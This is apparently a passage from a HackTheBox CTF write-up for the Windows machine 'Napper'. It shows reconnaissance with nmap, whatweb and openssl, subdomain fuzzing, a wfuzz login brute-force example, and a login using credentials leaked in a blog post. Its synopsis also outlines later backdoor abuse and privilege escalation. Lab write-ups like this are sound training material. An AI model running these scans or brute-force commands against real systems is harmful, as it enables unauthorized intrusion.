625_HTB_Napper_Windows_Machine

[HTB] Napper [Windows]

by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

> 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
> 2. What is NAPLISTENER: `https://www.darkreading.com/threat-intelligence/custom-naplistener-malware-network-based-detection-sleep`
> 3. RevShells: `https://www.revshells.com/`
> 4. ConPtyShell: `https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1`
> 5. Chisel: `https://github.com/jpillora/chisel`
> 6. 0xdf YouTube: `https://www.youtube.com/@0xdf`
> 7. 0xdf Napper writeup: `https://0xdf.gitlab.io/2024/05/04/htb-napper.html#`
> 8. Privacy search engine `https://metager.org`
> 9. Privacy search engine `https://ghosterysearch.com/`
> 10. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 11. Enumerating port 9200 `https://book.hacktricks.xyz/network-services-pentesting/9200-pentesting-elasticsearch`
> 12. Reverse Engineering this AES Encryption script coded in Go-Lang: `https://gist.github.com/stupidbodo/601b68bfef3449d1b8d9`
> 13. Runascs by Antonio Coco `https://github.com/antonioCoco/RunasCs/releases`

- View terminal output with color

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Napper presents two interesting coding challenges wrapping in a story of real malware and a custom LAPS alternative. I'll start by finding a username and password in a blog post, and using it to get access to an internal blog. This blog talks about a real IIS backdoor, Naplistener, and mentions running it locally. I'll find it on Napper, and write a custom .NET binary that will run when passed to the backdoor to get a shell. On the box, I'll find a draft blog post about a new internally developed solution to replace LAPS, which stores the password in a local Elastic Search DB. I'll write a Go program to fetch the seed and the encrypted blob, generate the key from the seed, and use the key to decrypt the blob, resulting in the password for a user with admin access. I'll use RunasCs.exe to bypass UAC and get a shell with administrator privileges. In Beyond Root, I'll explore the automations for the box, including the both how the password is rotated every 5 minutes, and what changes are made to the real malware for HTB ~0xdf
```

Skill-set:

```
1. IIS Web Server Enumeration
2. Subdomain Enumeration
3. Information Leakage via ???
4. Abusing NAPLISTENER BackDoor
5. Creating a reverse shell payload in C#
6. Creating an executable from C# code with mcs
7. Elasticsearch Enumeration
8. Binary Analysis with GHIDRA
9. Creation of script in GO-Lang
10. Using script to decrypt a message
11. Abusing seed phrase [Privilege Escalation to Root]
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.229.166

2. A reverse trace will not work in Windows as it does in Linux.
▷ ping -c 1 10.129.229.166 -R
3. FAIL, nothing

4. ▷ whichsystem.py 10.129.229.166
[+]==> 10.129.229.166 (ttl -> 127): Windows
```


2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan napper.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3. ▷ echo $openportz1337_gobuster_ippsec5_interface
```

```
22,80
3. ▷ sourcez
4. ▷ echo $openportz
80,443
5. ▷ portzscan $openportz napper.htb
6. ▷ bat napper/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80,443 napper.htb
8. Nmap finds 2 subdomains. I add them to `/etc/hosts` file.
9. commonName=app.napper.htb   commonName=ca.napper.htb
10.  ▷ cat portzscan.nmap | grep '^[0-9]'
80/tcp  open  http     syn-ack Microsoft IIS httpd 10.0
443/tcp open  ssl/http syn-ack Microsoft IIS httpd 10.0
```

IIS server version


3. OS discovery on Windows is different. Normally we would use an smb enumeration tool to find the OS version. A tool like CME for example, but CME has been deprecated and 445 is not open anyway. So I will have to see what other tool I can use to discover the IIS server version. I do not think it will be1337_gobuster_ippsec5_interface possible though because you usually need 445 to open for that.
4. OpenSSL query



```
▷ openssl s_client -connect 10.129.229.166:443
Connecting to 10.129.229.166
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C=US, ST=California, L=San Fransisco, O=MLopsHub, OU=MlopsHub Dev, CN=app.napper.htb
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 C=US, ST=California, L=San Fransisco, O=MLopsHub, OU=MlopsHub Dev, CN=app.napper.htb
verify error:num=21:unable to verify the first certificate
verify return:1
depth=0 C=US, ST=California, L=San Fransisco, O=MLopsHub, OU=MlopsHub Dev, CN=app.napper.htb
verify return:1
---
Certificate chain
 0 s:C=US, ST=California, L=San Fransisco, O=MLopsHub, OU=MlopsHub Dev, CN=app.napper.htb
   i:CN=ca.napper.htb, C=US, L=San Fransisco
```

5. Whatweb

```
1. ▷ whatweb http://10.129.229.166
http://10.129.229.166 [303 See Other] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.129.229.166], Microsoft-IIS[10.0], RedirectLocation[https://app.napper.htb], Title[Document Moved]
ERROR Opening: https://app.napper.htb - no address for app.napper.htb
2. I also get one of the subdomains using Whatweb.
3. ▷ whatweb https://10.129.229.166
https://10.129.229.166 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.129.229.166], MetaGenerator[Hugo 0.112.3], Microsoft-IIS[10.0], Open-Graph-Protocol[website], Script[text/javascript,text/x-mathjax-config], Title[Research Blog | Home], X-UA-Compatible[IE=edge]
4. Whatweb tells us the OS version. Microsoft-IIS[10.0]. On most IIS servers. It will always give this generic Microsoft-IIS[10.0] version. I have no idead how microsoft even functions because everything is such a happhazard mess.
```



Research Blog

Home All posts About Tags

Public research and tutorials

Reverse Engineering Report: Sleeperbot

Apr 8, 2023

Read more ⟶

Unraveling the Enigma: Challenges and Techniques in Reverse Engineering Golang-Based Malware

Directory Busting

6. **Directory Busting using Gobuster, FFUF, or WFUZZ.**


```
1. My favorite is FFUF right now. So I will try FFUF first.
2. ▷ ffuf -c -u https://napper.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -t 200 -H "Host: FUZZ.napper.htb" -fs 5602
3. SUCCESS, I find internal but it did not pick up market
4. internal [Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 203ms]
5. wfuzz -c --hl=186 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-11000.txt -H "Host: FUZZ.napper.htb" https://napper.htb
6. I did not know we could brute force login passwords with WFUZZ.
7. wfuzz -c -w /usr/share/wfuzz/wordlist/general/test.txt -d "login=FUZZ&password=FUZ2Z" --hs Invalid -u http://192.168.56.101/bWAPP/login.php
8. ▷ gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt --url https://napper.htb -t 100 -k --exclude-length 334
9. FAIL, with gobuster like always. At least I found internal.napper.htb
10. So I add 'internal.napper.htb' to my '/etc/hosts' file
11. ▷ cat /etc/hosts | grep napper -B1
# Others
10.129.229.166 napper.htb app.napper.htb ca.napper.htb internal.napper.htb
```

Curl

7. **Curl**

```
1.  ▷ curl -s -X GET https://internal.napper.htb -v
* Host internal.napper.htb:443 was resolved.
2.  ▷ curl -s -X GET https://internal.napper.htb -v -k | html2text
## 401 - Unauthorized: Access is denied due to invalid credentials.
### You do not have permission to view this directory or page using the
credentials that you supplied.
```

8. `internal.napper.htb` **is most likely a login screen judging by the 401 Unauthorized.**



https://internal.napper.htb

xy list, free … Hack The Box :: L… http://hospital.h…

ccess is denied due to invalid

view this directory or page using the crede

internal.napper.htb

This site is asking you to sign in.


Username

example

Password

•••••••••••••••

logging in with default credentials



Step 6: Add a User Account (Optional)


If you want to add a user account for Basic Authentication, run the following command:

```
New-LocalUser -Name "example" -Password (ConvertTo-SecureString -String "ExamplePassword" -AsPlainText -Force)
```

Important: Replace "example" with the desired username and "ExamplePassword" with the desired pass
new local user account on the server.

```
1. https://internal.napper.htb/
## 401 - Unauthorized: Access is denied due to invalid credentials.
### You do not have permission to view this directory or page using the credentials that you supplied.
2. In the main page https://napper.htb <<< Virtual Hosting redirects back here anyway, there is an example of how to `ConvertTo-SecureString`. Filter for that word and you will see the username and password they use are:
`example:ExamplePassword`. This is the password for the login of https://internal.napper.htb/. lol, not very realistic but anyway
```

```
lets check it out.
3. https://napper.htb
4. Next, click on this link.
5. https://napper.htb/posts/setup-basic-auth-powershell/
6. # Object Moved
This document may be found [here](https://app.napper.htbposts/setup-basic-
auth-powershell) <<< Tried adding this subdomain to `/etc/hosts` but does not work.
7. `powershell
New-LocalUser -Name "example" -Password (ConvertTo-SecureString -String "ExamplePassword" -AsPlainText -Force)`
8. Point is the username and password are `example:ExamplePassword`
9. SUCCESS, I get logged in.
```


https://internal.napper.htb

xy list, free … Hack The Box :: L… http://hospital.h…

INTERNAL Research notes — Home All posts About Tags

INTERNALUSEONLY

INTERNAL Malware research notes

Apr 22, 2023

